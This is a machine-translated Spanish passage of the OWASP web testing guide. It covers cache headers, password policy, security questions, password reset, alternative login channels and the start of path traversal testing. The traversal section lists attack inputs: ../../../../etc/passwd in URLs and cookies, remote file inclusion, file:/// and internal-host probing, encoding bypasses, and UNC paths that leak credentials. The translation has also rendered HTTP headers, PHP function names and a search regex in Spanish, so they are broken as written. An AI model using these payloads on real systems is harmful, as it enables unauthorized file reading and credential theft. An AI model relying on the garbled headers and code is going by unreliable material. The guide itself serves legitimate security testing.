Si al presionar el botón Atrás el evaluador puede acceder a páginas anteriores pero no a las nuevas, entonces no se trata de un problema de autenticación, sino de un problema del historial del navegador. Si estas páginas contienen datos confidenciales, significa que la aplicación no prohibió al navegador almacenarlos.

No es necesario que la autenticación esté involucrada en la prueba. Por ejemplo, cuando un usuario ingresa su dirección de correo electrónico para suscribirse a un boletín informativo, esta información podría recuperarse si no se maneja adecuadamente.

Se puede evitar que el botón Atrás muestre datos confidenciales. Esto se puede hacer mediante:

- Entregar la página a través de HTTPS.
- Configuración de Cache-Control: debe revalidar

Caché de navegador

Aquí los evaluadores verifican que la aplicación no filtre ningún dato confidencial en el caché del navegador. Para hacer eso, pueden usar un proxy (como OWASP ZAP) y buscar en las respuestas del servidor que pertenecen a la sesión, verificando que para cada página que contenga información confidencial el servidor le haya indicado al navegador que no almacene en caché ningún dato. Dicha directiva se puede emitir en los encabezados de respuesta HTTP con las siguientes directivas:

- `Control de caché: sin caché, sin almacenamiento`
- `Caduca: 0`

Machine Translated by Google

- Pragma: sin caché

Estas directivas son generalmente sólidas, aunque pueden ser necesarias banderas adicionales para el encabezado Cache-Control para prevenir mejor los archivos vinculados persistentemente en el sistema de archivos. Éstas incluyen:

- Control de caché: debe revalidar, edad máxima = 0, s-maxage = 0

```
HTTP/1.1:
Control de caché: sin caché
```

```
HTTP/1.0:
Pragma: sin caché
Expira: "fecha pasada o valor ilegal (por ejemplo, 0)"
```

Por ejemplo, si los evaluadores están probando una aplicación de comercio electrónico, deben buscar todas las páginas que contengan un número de tarjeta de crédito u otra información financiera, y verificar que todas esas páginas cumplan con la directiva sin caché . Si encuentran páginas que contienen información crítica pero que no le indican al navegador que no almacene en caché su contenido, saben que la información confidencial se almacenará en el disco y pueden volver a verificar esto simplemente buscando la página en la memoria caché del navegador. .

La ubicación exacta donde se almacena esa información depende del sistema operativo del cliente y del navegador que se haya utilizado. Aquí hay unos ejemplos:

- Mozilla Firefox:
  - Unix/Linux: ~/.cache/mozilla/firefox/
  - Windows: C:\Users\<nombre_usuario>\AppData\Local\Mozilla\Firefox\Profiles\<id-perfil>\Cache2\
- Explorador de Internet:
  - C:\Users\<nombre_usuario>\AppData\Local\Microsoft\Windows\INetCache\
- Cromo:
  - Windows: C:\Users\<nombre_usuario>\AppData\Local\Google\Chrome\User Data\Default\Cache
  - Unix/Linux: ~/.cache/google-chrome

Revisar la información almacenada en caché

Firefox proporciona una funcionalidad para ver información almacenada en caché, lo que puede resultar beneficioso para usted como evaluador. Por supuesto, la industria también ha producido varias extensiones y aplicaciones externas que quizás prefieras o necesites para Chrome, Internet Explorer o Edge.

Los detalles de la caché también están disponibles a través de herramientas de desarrollador en la mayoría de los navegadores modernos, como Firefox, Cromo, y Borde. Con Firefox también es posible utilizar la URL about:cache para comprobar los detalles del caché.

Manejo de comprobaciones para navegadores

móviles El manejo de las directivas de caché puede ser completamente diferente para los navegadores móviles. Por lo tanto, los evaluadores deben iniciar una nueva sesión de navegación con cachés limpios y aprovechar funciones como el modo de dispositivo de Chrome. o el modo de diseño responsivo de Firefox volver a probar o probar por separado los conceptos descritos anteriormente.

Además, los servidores proxy personales como ZAP y Burp Suite permiten al evaluador especificar qué agente de usuario deben enviar sus arañas/rastreadores. Esto podría configurarse para que coincida con una cadena de Agente de usuario del navegador móvil y usarse para ver qué directivas de almacenamiento en caché envía la aplicación que se está probando.

Pruebas de caja gris

La metodología de prueba es equivalente al caso de la caja negra, ya que en ambos escenarios los evaluadores tienen acceso completo a los encabezados de respuesta del servidor y al código HTML. Sin embargo, con las pruebas de caja gris, el evaluador puede tener acceso a la cuenta.

Machine Translated by Google

credenciales que les permitirán probar páginas confidenciales a las que solo pueden acceder usuarios autenticados.

Herramientas

- Proxy de ataque OWASP Zed

Referencias

Libros blancos

- Almacenamiento en caché en HTTP

Machine Translated by Google

Prueba de política de contraseñas débiles

ID	WSTG-ATHN-07

Resumen

El mecanismo de autenticación más frecuente y más fácil de administrar es una contraseña estática. La contraseña representa las llaves del reino, pero los usuarios a menudo la subvierten en nombre de la usabilidad. En cada uno de los recientes hacks de alto perfil que han revelado las credenciales de los usuarios, se lamenta que las contraseñas más comunes sigan siendo: 123456 contraseña y qwerty .

Objetivos de la prueba

- Determine la resistencia de la aplicación contra la adivinación de contraseñas por fuerza bruta utilizando diccionarios de contraseñas disponibles evaluando los requisitos de longitud, complejidad, reutilización y antigüedad de las contraseñas.

Cómo probar

1. ¿Qué caracteres están permitidos y prohibidos en una contraseña? ¿Se requiere que el usuario use caracteres? ¿De diferentes conjuntos de caracteres, como letras minúsculas y mayúsculas, dígitos y símbolos especiales?
2. ¿Con qué frecuencia un usuario puede cambiar su contraseña? ¿Qué tan rápido puede un usuario cambiar su contraseña después de un cambio anterior? Los usuarios pueden eludir los requisitos del historial de contraseñas cambiando su contraseña 5 veces seguidas para que después del último cambio de contraseña hayan configurado nuevamente su contraseña inicial.
3. ¿Cuándo debe un usuario cambiar su contraseña?
    - Ambos NIST y NCSC No recomendamos forzar la caducidad regular de la contraseña, aunque puede ser requerido por estándares como PCI DSS.
4. ¿Con qué frecuencia un usuario puede reutilizar una contraseña? ¿La aplicación mantiene un historial de los 8 usuarios anteriores? contraseñas?
5. ¿Qué tan diferente debe ser la siguiente contraseña de la última contraseña?
6. ¿Se le impide al usuario utilizar su nombre de usuario u otra información de la cuenta (como el nombre o apellido) en el ¿contraseña?
7. ¿Cuáles son las longitudes mínima y máxima de contraseña que se pueden establecer y si son apropiadas para la sensibilidad? de la cuenta y aplicación?
8. ¿Es posible establecer contraseñas comunes como Contraseña1 o 123456 ?

Remediación

Para mitigar el riesgo de que contraseñas fáciles de adivinar faciliten el acceso no autorizado, existen dos soluciones: introducir controles de autenticación adicionales (es decir, autenticación de dos factores) o introducir una política de contraseñas segura. El más simple y económico de ellos es la introducción de una política de contraseñas segura que garantice la longitud, complejidad, reutilización y antigüedad de la contraseña; aunque lo ideal sería implementar ambos.

Referencias

- Ataques de fuerza bruta

Machine Translated by Google

Prueba de respuesta a preguntas de seguridad débiles

WSTG-ATHN-08

Resumen

Las preguntas y respuestas de seguridad, a menudo denominadas preguntas y respuestas “secretas”, se utilizan a menudo para recuperar contraseñas olvidadas (consulte Pruebas de funcionalidades de cambio o restablecimiento de contraseñas débiles, o como seguridad adicional además de la contraseña).

Por lo general, se generan al crear la cuenta y requieren que el usuario seleccione entre algunas preguntas generadas previamente y proporcione una respuesta adecuada. Pueden permitir al usuario generar sus propios pares de preguntas y respuestas. Ambos métodos son propensos a generar inseguridades. Lo ideal es que las preguntas de seguridad generen respuestas que solo el usuario conozca y que nadie más pueda adivinar ni descubrir. Esto es más difícil de lo que parece. Las preguntas y respuestas de seguridad se basan en el secreto de la respuesta. Las preguntas y respuestas deben elegirse de manera que sólo el titular de la cuenta conozca las respuestas. Sin embargo, aunque es posible que muchas respuestas no se conozcan públicamente, la mayoría de las preguntas que implementan los sitios web promueven respuestas pseudoprivadas.

Preguntas generadas previamente La

mayoría de las preguntas generadas previamente son de naturaleza bastante simplista y pueden dar lugar a respuestas inseguras. Por ejemplo:

- Las respuestas pueden ser conocidas por los familiares o amigos cercanos del usuario, por ejemplo, "¿Cuál es el apellido de soltera de tu madre?", "¿Cuál es tu fecha de nacimiento?"
- Las respuestas pueden ser fáciles de adivinar, por ejemplo, “¿Cuál es tu color favorito?”, “¿Cuál es tu equipo de béisbol favorito?”
- Las respuestas pueden ser de fuerza bruta, por ejemplo: "¿Cuál es el nombre de tu profesor de secundaria favorito?" - la respuesta probablemente esté en algunas listas fácilmente descargables de nombres populares y, por lo tanto, se puede programar un simple ataque de fuerza bruta.

- Las respuestas pueden ser descubiertas públicamente, por ejemplo, "¿Cuál es tu película favorita?" - la respuesta se puede encontrar fácilmente en la página de perfil de la red social del usuario.

Preguntas autogeneradas El problema de

que los usuarios generen sus propias preguntas es que les permite generar preguntas muy inseguras, o incluso pasar por alto el objetivo de tener una pregunta de seguridad en primer lugar. Aquí hay algunos ejemplos del mundo real que ilustran este punto:

- “¿Qué es 1+1?”
- "¿Cual es tu nombre de usuario?"
- “¡Mi contraseña es S3cur|ty!”

Objetivos de la prueba

- Determine la complejidad y cuán sencillas son las preguntas.
- Evalúe las posibles respuestas de los usuarios y las capacidades de fuerza bruta.

Cómo probar

Prueba de preguntas débiles generadas previamente Intente obtener

una lista de preguntas de seguridad creando una nueva cuenta o siguiendo el proceso "No recuerdo mi contraseña". Intente generar tantas preguntas como sea posible para tener una buena idea del tipo de preguntas de seguridad que se formulan. Si alguna de las preguntas de seguridad cae en las categorías descritas anteriormente, es vulnerable a ser atacada (adivinada, forzada, disponible en las redes sociales, etc.).

Machine Translated by Google

Prueba de preguntas débiles autogeneradas Intente crear

preguntas de seguridad creando una nueva cuenta o configurando las propiedades de recuperación de contraseña de su cuenta existente. Si el sistema permite al usuario generar sus propias preguntas de seguridad, es vulnerable a que se creen preguntas inseguras. Si el sistema utiliza preguntas de seguridad autogeneradas durante la funcionalidad de contraseña olvidada y si los nombres de usuario se pueden enumerar (consulte Pruebas de enumeración de cuentas y cuenta de usuario adivinable), entonces debería ser fácil para el evaluador enumerar una cantidad de preguntas autogeneradas. Es de esperar que al utilizar este método se encuentren varias preguntas débiles autogeneradas.

Pruebas de respuestas de fuerza bruta

Utilice los métodos descritos en Prueba de mecanismo de bloqueo débil para determinar si una cantidad de respuestas de seguridad proporcionadas incorrectamente activan un mecanismo de bloqueo.

Lo primero que hay que tener en cuenta al intentar explotar las preguntas de seguridad es la cantidad de preguntas que deben responderse. La mayoría de las aplicaciones solo necesitan que el usuario responda una única pregunta, mientras que algunas aplicaciones críticas pueden requerir que el usuario responda dos o incluso más preguntas.

El siguiente paso es evaluar la solidez de las cuestiones de seguridad. ¿Se podrían obtener las respuestas mediante una simple búsqueda en Google o con un ataque de ingeniería social? Como probador de penetración, aquí hay un tutorial paso a paso sobre cómo explotar un esquema de preguntas de seguridad:

- ¿La aplicación permite al usuario final elegir la pregunta que necesita respuesta? Si es así, céntrese en las preguntas que tengan:
    - Una respuesta “pública”; por ejemplo, algo que se pueda encontrar con una simple consulta en un motor de búsqueda.
    - Una respuesta objetiva, como una “primera escuela” u otros hechos que se puedan buscar.
    - Pocas respuestas posibles, como “qué modelo fue tu primer coche”. Estas preguntas presentarían al atacante una breve lista de posibles respuestas y, basándose en las estadísticas, el atacante podría clasificar las respuestas de mayor a menor probabilidad.
- Determina cuántas conjeturas tienes si es posible.
    - ¿El restablecimiento de contraseña permite intentos ilimitados?
    - ¿Existe un período de bloqueo después de X respuestas incorrectas? Tenga en cuenta que un sistema de bloqueo puede ser un problema de seguridad en sí mismo, ya que un atacante puede aprovecharlo para lanzar una denegación de servicio contra usuarios legítimos.
    - Elija la pregunta adecuada basándose en el análisis de los puntos anteriores e investigue para determinar las respuestas más probables.

La clave para explotar con éxito y evitar un esquema de preguntas de seguridad débil es encontrar una pregunta o un conjunto de preguntas que brinden la posibilidad de encontrar fácilmente las respuestas. Busque siempre preguntas que puedan brindarle la mayor probabilidad estadística de adivinar la respuesta correcta, si no está completamente seguro de alguna de las respuestas. Al final, un esquema de preguntas de seguridad es tan fuerte como la pregunta más débil.

Referencias

- La maldición de la pregunta secreta
- La hoja de referencia de preguntas de seguridad de OWASP

Machine Translated by Google

Prueba de funcionalidades débiles de cambio o restablecimiento de contraseña

WSTG-ATHN-09

Resumen

La función de cambio y restablecimiento de contraseña de una aplicación es un mecanismo de autoservicio de cambio o restablecimiento de contraseña para los usuarios. Este mecanismo de autoservicio permite a los usuarios cambiar o restablecer rápidamente su contraseña sin que intervenga un administrador. Cuando se cambian las contraseñas, normalmente se cambian dentro de la aplicación. Cuando se restablecen las contraseñas, se muestran dentro de la aplicación o se envían por correo electrónico al usuario. Esto puede indicar que las contraseñas están almacenadas en texto sin formato o en un formato descifrable.

Objetivos de la prueba

- Determinar la resistencia de la aplicación a la subversión del proceso de cambio de cuenta permitiendo que alguien cambie la contraseña de una cuenta.
- Determine la resistencia de la funcionalidad de restablecimiento de contraseñas contra adivinanzas o elusiones.

Cómo probar

Tanto para el cambio de contraseña como para el restablecimiento de contraseña es importante verificar:

1. si los usuarios, distintos de los administradores, pueden cambiar o restablecer contraseñas de cuentas distintas a la suya.
2. si los usuarios pueden manipular o subvertir el proceso de cambio o restablecimiento de contraseña para cambiar o restablecer la contraseña de otro usuario o administrador.
3. si el proceso de cambio o restablecimiento de contraseña es vulnerable a CSRF.

Restablecer contraseña de prueba

Además de las comprobaciones anteriores es importante verificar lo siguiente:

- ¿Qué información se requiere para restablecer la contraseña?

  El primer paso es comprobar si se requieren preguntas secretas. Enviar la contraseña (o un enlace para restablecer la contraseña) a la dirección de correo electrónico del usuario sin hacer primero una pregunta secreta significa confiar al 100% en la seguridad de esa dirección de correo electrónico, lo cual no es adecuado si la aplicación necesita un alto nivel de seguridad.

  Por otro lado, si se utilizan preguntas secretas, el siguiente paso es evaluar su solidez. Esta prueba específica se analiza en detalle en el párrafo Pruebas de preguntas/respuestas de seguridad débiles de esta guía.

- ¿Cómo se comunican al usuario el restablecimiento de contraseñas?

  El escenario más inseguro aquí es si la herramienta para restablecer contraseña le muestra la contraseña; esto le da al atacante la posibilidad de iniciar sesión en la cuenta y, a menos que la aplicación proporcione información sobre el último inicio de sesión, la víctima no sabrá que su cuenta ha sido comprometida.

  Un escenario menos inseguro es si la herramienta de restablecimiento de contraseña obliga al usuario a cambiar su contraseña inmediatamente. Si bien no es tan sigiloso como el primer caso, permite que el atacante obtenga acceso y bloquea al usuario real.

  La mejor seguridad se logra si el restablecimiento de la contraseña se realiza mediante un correo electrónico a la dirección con la que el usuario se registró inicialmente, o alguna otra dirección de correo electrónico; esto obliga al atacante no solo a adivinar en qué cuenta de correo electrónico está la contraseña

Machine Translated by Google

se envió el restablecimiento (a menos que la aplicación muestre esta información), pero también para comprometer esa cuenta de correo electrónico para obtener la contraseña temporal o el enlace de restablecimiento de contraseña.

- ¿Las contraseñas de restablecimiento se generan aleatoriamente?

  El escenario más inseguro aquí es si la aplicación envía o visualiza la contraseña anterior en texto sin cifrar porque esto significa que las contraseñas no se almacenan en formato hash, lo cual es un problema de seguridad en sí mismo.

  La mejor seguridad se logra si las contraseñas se generan aleatoriamente con un algoritmo seguro que no se puede derivar.

- ¿La función de restablecimiento de contraseña solicita confirmación antes de cambiar la contraseña?

  Para limitar los ataques de denegación de servicio, la aplicación debe enviar por correo electrónico un enlace al usuario con un token aleatorio, y solo si el usuario visita el enlace se completa el procedimiento de restablecimiento. Esto garantiza que la contraseña actual seguirá siendo válida hasta que se haya confirmado el restablecimiento.

Probar cambio de contraseña

Además de la prueba anterior es importante verificar:

- ¿Se solicita la contraseña anterior para completar el cambio?

  El escenario más inseguro aquí es si la aplicación permite el cambio de contraseña sin solicitar la contraseña actual. De hecho, si un atacante logra tomar el control de una sesión válida, podría cambiar fácilmente la contraseña de la víctima. Consulte también el párrafo Prueba de política de contraseñas débiles de esta guía.

Remediación

La función de cambio o restablecimiento de contraseña es una función sensible y requiere alguna forma de protección, como exigir a los usuarios que se vuelvan a autenticar o presentar al usuario pantallas de confirmación durante el proceso.

Referencias

- OWASP ¿Olvidó su contraseña? Hoja de referencia

Machine Translated by Google

Prueba de autenticación más débil en un canal alternativo

WSTG-ATHN-10

Resumen

Incluso si los mecanismos de autenticación principales no incluyen ninguna vulnerabilidad, es posible que existan vulnerabilidades en canales de usuario de autenticación legítimos alternativos para las mismas cuentas de usuario. Se deben realizar pruebas para identificar canales alternativos y, sujeto al alcance de las pruebas, identificar vulnerabilidades.

Los canales alternativos de interacción del usuario podrían utilizarse para eludir el canal principal o exponer información que luego puede usarse para ayudar en un ataque contra el canal principal. Algunos de estos canales pueden ser en sí mismos aplicaciones web independientes que utilizan diferentes nombres de host o rutas. Por ejemplo:

- Sitio web estándar
- Sitio web optimizado para dispositivos móviles o específicos
- Sitio web optimizado para accesibilidad
- Sitios web alternativos de países e idiomas
- Sitios web paralelos que utilizan las mismas cuentas de usuario (por ejemplo, otro sitio web que ofrece funciones diferentes de la misma organización, un sitio web asociado con el que se comparten cuentas de usuario)
- Versiones de desarrollo, prueba, UAT y staging del sitio web estándar

Pero también podrían ser otros tipos de aplicaciones o procesos de negocio:

- Aplicación para dispositivo móvil
- Aplicación de escritorio
- Operadores de centros de llamadas
- Sistemas interactivos de respuesta de voz o árbol telefónico

Tenga en cuenta que esta prueba se centra en canales alternativos; algunas alternativas de autenticación podrían aparecer como contenido diferente entregado a través del mismo sitio web y casi con seguridad estarían dentro del ámbito de prueba. Estos no se analizan más aquí y deberían haberse identificado durante la recopilación de información y las pruebas de autenticación primaria. Por ejemplo:

- Enriquecimiento progresivo y degradación elegante que cambian la funcionalidad.
- Uso del sitio sin cookies
- Uso del sitio sin JavaScript
- Uso del sitio sin complementos como Flash y Java

Incluso si el alcance de la prueba no permite probar los canales alternativos, se debe documentar su existencia. Estos pueden socavar el grado de seguridad de los mecanismos de autenticación y pueden ser un precursor de pruebas adicionales.

Ejemplo

El sitio web principal es http://www.example.com y las funciones de autenticación siempre tienen lugar en páginas que utilizan TLS. `https://www.example.com/myaccount/` .

Sin embargo, existe un sitio web independiente optimizado para dispositivos móviles que no utiliza TLS en absoluto y tiene un mecanismo de recuperación de contraseña más débil `http://m.example.com/myaccount/` .

Machine Translated by Google

Objetivos de la prueba

- Identificar canales de autenticación alternativos.
- Evaluar las medidas de seguridad utilizadas y si existen omisiones en los canales alternativos.

Cómo probar

Comprender el mecanismo primario

Pruebe completamente las funciones de autenticación principales del sitio web. Esto debería identificar cómo se emiten, crean o cambiar y cómo se recuperan, restablecen o cambian las contraseñas. Conocimiento adicional de cualquier privilegio elevado. Se deben conocer las medidas de autenticación y protección de la autenticación. Estos precursores son necesarios para poder comparar con cualquier canal alternativo.

Identificar otros canales

Se pueden encontrar otros canales utilizando los siguientes métodos:

- Leer el contenido del sitio, especialmente la página de inicio, contáctenos, páginas de ayuda, artículos de soporte y preguntas frecuentes, términos y condiciones, privacidad avisos, el archivo robots.txt y cualquier archivo sitemap.xml.
- Búsqueda de registros de proxy HTTP, registrados durante la recopilación y prueba de información previa, para cadenas como “móvil”, “android”, blackberry”, “ipad”, “iphone”, “aplicación móvil”, “e-reader”, “inalámbrico”, “auth”, “sso”, “inicio de sesión único” en rutas URL y contenido del cuerpo.
- Utilice motores de búsqueda para encontrar diferentes sitios web de la misma organización, o que utilicen el mismo nombre de dominio, que tienen contenido similar a la página de inicio o que también tienen mecanismos de autenticación.

Para cada canal posible, confirme si las cuentas de usuario se comparten entre ellos o proporcionan acceso al mismo o funcionalidad similar.

Enumerar la funcionalidad de autenticación

Para cada canal alternativo donde se comparten cuentas de usuario o funcionalidades, identifique si todas las funciones de autenticación del canal principal están disponibles y si existe algo adicional. Puede resultar útil crear una cuadrícula como la siguiente:

Primario	Móvil	Centro de llamadas	Sitio web del socio
Registro	Sí	-	-
Acceso	Sí	Sí	Sí (SSO)
Cerrar sesión	-	-	-
Restablecimiento de contraseña	Sí	Sí	-
-	Cambiar la contraseña	-	-

En este ejemplo, el móvil tiene una función extra “cambiar contraseña” pero no ofrece “cerrar sesión”. Un número limitado de tareas. También es posible llamando al call center. Los centros de llamadas pueden ser interesantes porque sus controles de confirmación de identidad podría ser más débil que el del sitio web, permitiendo que este canal se utilice para ayudar en un ataque contra la cuenta de un usuario.

Al enumerarlos, vale la pena tomar nota de cómo se lleva a cabo la gestión de sesiones, en caso de que haya superposición. en cualquier canal (por ejemplo, cookies con alcance en el mismo nombre de dominio principal, sesiones simultáneas permitidas en todos canales, pero no en el mismo canal).

Revisar y probar

Los canales alternativos deben mencionarse en el informe de prueba, incluso si están marcados como "solo información" o "fuera de alcance". En algunos casos, el alcance de la prueba puede incluir el canal alternativo (por ejemplo, porque es simplemente otra ruta en el nombre de host de destino), o puede agregarse al alcance después de discutirlo con los propietarios de todos los canales. Si la prueba es permitido y autorizado, todas las demás pruebas de autenticación en esta guía deben realizarse y compararse contra el canal primario.

Machine Translated by Google

Casos de prueba relacionados

Se deben utilizar los casos de prueba para todas las demás pruebas de autenticación.

Remediación

Asegúrese de que se aplique una política de autenticación coherente en todos los canales para que sean igualmente seguros.

Machine Translated by Google

4.5 Prueba de autorización

4.5.1 Prueba de inclusión de archivos transversales de directorio

4.5.2 Pruebas para eludir el esquema de autorización

4.5.3 Pruebas de escalada de privilegios

4.5.4 Pruebas de referencias directas a objetos inseguras

Machine Translated by Google

Prueba de inclusión del archivo transversal del directorio

WSTG-ATHZ-01

Resumen

Muchas aplicaciones web utilizan y administran archivos como parte de su funcionamiento diario. Al utilizar métodos de validación de entradas que no han sido bien diseñados o implementados, un agresor podría explotar el sistema para leer o escribir archivos a los que no se pretende acceder. En situaciones particulares, podría ser posible ejecutar código arbitrario o comandos del sistema.

Tradicionalmente, los servidores web y las aplicaciones web implementan mecanismos de autenticación para controlar el acceso a archivos y recursos. Los servidores web intentan confinar los archivos de los usuarios dentro de un "directorio raíz" o "raíz de documentos web", que representa un directorio físico en el sistema de archivos. Los usuarios deben considerar este directorio como el directorio base en la estructura jerárquica de la aplicación web.

La definición de los privilegios se realiza mediante Listas de control de acceso (ACL) que identifican qué usuarios o grupos se supone que pueden acceder, modificar o ejecutar un archivo específico en el servidor. Estos mecanismos están diseñados para evitar que usuarios malintencionados accedan a archivos confidenciales (por ejemplo, el archivo /etc/passwd común en una plataforma tipo UNIX) o para evitar la ejecución de comandos del sistema.

Muchas aplicaciones web utilizan scripts del lado del servidor para incluir diferentes tipos de archivos. Es bastante común utilizar este método para gestionar imágenes, plantillas, cargar textos estáticos, etc. Desafortunadamente, estas aplicaciones exponen vulnerabilidades de seguridad si los parámetros de entrada (es decir, parámetros de formulario, valores de cookies) no se validan correctamente.

En servidores y aplicaciones web, este tipo de problema surge en los ataques de recorrido de ruta/inclusión de archivos. Al explotar este tipo de vulnerabilidad, un atacante puede leer directorios o archivos que normalmente no podría leer, acceder a datos fuera de la raíz del documento web o incluir scripts y otros tipos de archivos de sitios web externos.

A los efectos de la Guía de pruebas de OWASP, sólo se considerarán las amenazas a la seguridad relacionadas con las aplicaciones web y no las amenazas a los servidores web (por ejemplo, el infame código de escape %5c en el servidor web Microsoft IIS). Se proporcionarán más sugerencias de lectura en la sección de referencias para lectores interesados.

Este tipo de ataque también se conoce como ataque punto-punto-barra (../), cruce de directorio, escalada de directorio o retroceso.

Durante una evaluación, para descubrir fallas en el recorrido de ruta y la inclusión de archivos, los evaluadores deben realizar dos etapas diferentes:

1. Enumeración de vectores de entrada (una evaluación sistemática de cada vector de entrada)
2. Técnicas de prueba (una evaluación metódica de cada técnica de ataque utilizada por un atacante para explotar el vulnerabilidad)

Objetivos de la prueba

- Identifique los puntos de inyección que pertenecen al recorrido de la ruta.
- Evaluar las técnicas de desvío e identificar el alcance del recorrido del camino.

Cómo probar

Pruebas de caja negra

Enumeración de vectores de entrada

Machine Translated by Google

Para determinar qué parte de la aplicación es vulnerable a la omisión de la validación de entrada, el evaluador debe enumerar todas las partes de la aplicación que aceptan contenido del usuario. Esto también incluye consultas HTTP GET y POST y opciones comunes como carga de archivos y formularios HTML.

A continuación se muestran algunos ejemplos de las comprobaciones que se realizarán en esta etapa:

- ¿Existen parámetros de solicitud que podrían usarse para operaciones relacionadas con archivos?
- ¿Existen extensiones de archivo inusuales?
- ¿Hay nombres de variables interesantes?
  - `http://example.com/getUserProfile.jsp?item=ikki.html`
  - `http://ejemplo.com/index.php?file=content`
  - `http://ejemplo.com/main.cgi?home=index.htm`
- ¿Es posible identificar las cookies utilizadas por la aplicación web para la generación dinámica de páginas o plantillas?
  - `Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flor`
  - `Cookie: USUARIO=1826cc8f:PSTYLE=PuntoVerdeRojo`

Técnicas de prueba

La siguiente etapa de la prueba es analizar las funciones de validación de entrada presentes en la aplicación web. Usando el ejemplo anterior, la página dinámica llamada getUserProfile.jsp carga información estática de un archivo y muestra el contenido a los usuarios. Un atacante podría insertar la cadena maliciosa ../../../../etc/passwd para incluir el archivo hash de contraseña de un sistema Linux/UNIX. Obviamente, este tipo de ataque sólo es posible si falla el punto de control de validación; De acuerdo con los privilegios del sistema de archivos, la propia aplicación web debe poder leer el archivo.

Para probar con éxito esta falla, el evaluador debe tener conocimiento del sistema que se está probando y la ubicación de los archivos que se solicitan. No tiene sentido solicitar /etc/passwd desde un servidor web IIS.

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

Para el ejemplo de cookies:

```
Cookie: USUARIO=1826cc8f:PSTYLE=../../../../etc/passwd
```

También es posible incluir archivos y scripts ubicados en un sitio web externo:

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

Si se aceptan protocolos como argumentos, como en el ejemplo anterior, también es posible sondear el sistema de archivos local este forma:

```
http://ejemplo.com/index.php?file=file:///etc/passwd
```

Si se aceptan protocolos como argumentos, como en los ejemplos anteriores, también es posible sondear los servicios locales y cercanos:

```
http://example.com/index.php?file=http://localhost:8080 http://example.com/
index.php?file=http://192.168.0.2:9080
```

Machine Translated by Google

El siguiente ejemplo demostrará cómo es posible mostrar el código fuente de un componente CGI, sin utilizar ningún carácter de recorrido de ruta.

```
http://ejemplo.com/main.cgi?home=main.cgi
```

El componente llamado main.cgi se encuentra en el mismo directorio que los archivos estáticos HTML normales utilizados por la aplicación. En algunos casos, el evaluador necesita codificar las solicitudes utilizando caracteres especiales (como el punto . , %00 nulo, etc.) para evitar los controles de extensión de archivos o evitar la ejecución del script.

Consejo: Es un error común que cometen los desarrolladores no esperar todas las formas de codificación y, por lo tanto, solo validan el contenido codificado básico. Si al principio la cadena de prueba no tiene éxito, pruebe con otro esquema de codificación.

Cada sistema operativo utiliza caracteres diferentes como separador de ruta:

- Sistema operativo tipo Unix:
  - directorio raíz: /
  - separador de directorio: /
- Sistema operativo Windows:
  - directorio raíz: <letra de unidad>:
  - separador de directorio: \ o /
- MacOS clásicos:
  - directorio raíz: <letra de unidad>:
  - separador de directorio: :

Debemos tener en cuenta los siguientes mecanismos de codificación de caracteres:

- Codificación de URL y codificación de URL doble
  - %2e%2e%2f representa ../
  - %2e%2e/ representa ../
  - ..%2f representa ../
  - %2e%2e%5c representa ..\
  - %2e%2e\ representa ..\
  - ..%5c representa ..\
  - %252e%252e%255c representa ..\
  - ..%255c representa ..\ y así sucesivamente.
- Codificación Unicode/UTF-8 (solo funciona en sistemas que pueden aceptar secuencias UTF-8 demasiado largas) ..%c0%af
  - representa ../
  - ..%c1%9c representa ..\

También existen otras consideraciones específicas del sistema operativo y del marco de aplicación. Por ejemplo, Windows es flexible en el análisis de rutas de archivos.

- Shell de Windows: Agregar cualquiera de los siguientes a las rutas utilizadas en un comando de Shell no produce ninguna diferencia en función:
  - Corchetes angulares < y > al final del camino
  - Comillas dobles (cerradas correctamente) al final de la ruta
  - Marcadores extraños del directorio actual como ./ o .\\
  - Marcadores extraños del directorio principal con elementos arbitrarios que pueden existir o no:
    - archivo.txt
    - archivo.txt...
    - archivo.txt<espacios>

Machine Translated by Google

- archivo.txt"""
- archivo.txt<<<>>><
- ./../archivo.txt
- inexistente/../archivo.txt

- API de Windows: los siguientes elementos se descartan cuando se utilizan en cualquier comando de shell o llamada API donde se toma una cadena como nombre de archivo:
  - periodos
  - espacios
- Rutas de archivos UNC de Windows: se utilizan para hacer referencia a archivos en recursos compartidos SMB. A veces, se puede hacer que una aplicación haga referencia a archivos en una ruta de archivo UNC remota. Si es así, el servidor SMB de Windows puede enviar credenciales almacenadas al atacante, que pueden capturarse y descifrarse. Estos también pueden usarse con una dirección IP autorreferencial o un nombre de dominio para evadir filtros, o usarse para acceder a archivos en recursos compartidos SMB inaccesibles para el atacante, pero accesibles desde el servidor web.
  - \\servidor_o_ip\ruta\al\archivo.abc
  - \\?\servidor_o_ip\ruta\al\archivo.abc
- Espacio de nombres del dispositivo Windows NT: se utiliza para hacer referencia al espacio de nombres del dispositivo Windows. Ciertas referencias permitirán el acceso a los sistemas de archivos utilizando una ruta diferente.
  - Puede ser equivalente a una letra de unidad como c:\ , o incluso un volumen de unidad sin una letra asignada: \\.\GLOBALROOT\Dispositivo\HarddiskVolume1\
  - Se refiere a la primera unidad de disco de la máquina: \\.\CdRom0\

Pruebas de caja gris

Cuando el análisis se realiza con un enfoque de prueba de caja gris, los evaluadores deben seguir la misma metodología que en las pruebas de caja negra. Sin embargo, dado que pueden revisar el código fuente, es posible buscar los vectores de entrada de forma más sencilla y precisa. Durante una revisión del código fuente, pueden usar herramientas simples (como el comando grep) para buscar uno o más patrones comunes dentro del código de la aplicación: funciones/métodos de inclusión, operaciones del sistema de archivos, etc.

- PHP: incluir(), incluir_once(), requerir(), requerir_once(), fopen(), readfile(), ...
- JSP/Servlet: java.io.File(), java.io.FileReader(), ...
- ASP: incluir archivo, incluir virtual, ...

Usar motores de búsqueda de códigos en línea (por ejemplo, Searchcode), También es posible encontrar fallos de recorrido en el software de código abierto publicado en Internet.

Para PHP, los evaluadores pueden usar la siguiente expresión regular:

```
(incluir|requerir)(_once)?\s*['"(]?\s*\$_(GET|POST|COOKIE)
```

Utilizando el método de prueba de caja gris, es posible descubrir vulnerabilidades que normalmente son más difíciles de descubrir, o incluso imposibles de encontrar, durante una evaluación de caja negra estándar.

Algunas aplicaciones web generan páginas dinámicas utilizando valores y parámetros almacenados en una base de datos. Es posible insertar cadenas de recorrido de ruta especialmente diseñadas cuando la aplicación agrega datos a la base de datos. Este tipo de problema de seguridad es difícil de descubrir debido a que los parámetros dentro de las funciones de inclusión parecen internos y seguros , pero en realidad no lo son.

